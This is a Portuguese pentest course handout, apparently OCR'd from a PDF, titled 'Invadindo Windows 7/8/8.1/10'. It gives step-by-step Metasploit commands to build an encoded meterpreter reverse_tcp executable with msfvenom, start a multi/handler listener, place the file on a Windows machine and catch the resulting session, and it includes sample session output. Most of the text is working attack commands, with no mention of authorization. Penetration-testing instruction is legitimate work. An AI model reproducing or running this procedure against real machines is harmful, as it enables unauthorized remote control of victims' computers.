

Pentest com Kali Linux





Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Invadindo Windows 7/8/8.1/10

Nessa aula, vamos invadir por completo o Windows, tanto nas versões antigas, 7 quanto a na versão 10.

1. Abra o terminal.

2. Execute o MSFCONSOLE:

msfconsole

Se caso ele não entrar, execute o comando:

service postgresql start

3. Use o módulo handler

msf > use exploit/multi/handler

4. Ve as opções que estão:

> show options

5. Cofigure o payload:

> set PAYLOAD windows/meterpreter/reverse_tcp

6. Depois veja a porta que foi aberta:

> show options

7. Depois, configure o IP de seu Kali Linux:

> set LHOST 192.168.1.184

8. Depois veja o que foi feito:

> show options

9. Abra um outro terminal e digite:

> msfvenom -h

10. Depois, use o comando para criar um vírus executavél:

```
# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.184 LPORT=4444 -f exe -e
x86/shikata_ga_nai -i 10 > /root/Desktop/spirit.exe
```

10. Pegue esse executável, e coloque no Windows.

11. Depois abra o terminal onde está a sessão aberta do

MSFCONSOLE e excute o exploit

> exploit

12. Depois execute o arquivo infectado no Windows e pronto!

O meterpreter está feito!

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.184:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.1.84
[*] Meterpreter session 1 opened (192.168.1.184:4444 -> 192.168.1.84:49990) at 2016-10-04 14:52:11 -0300

meterpreter > help
```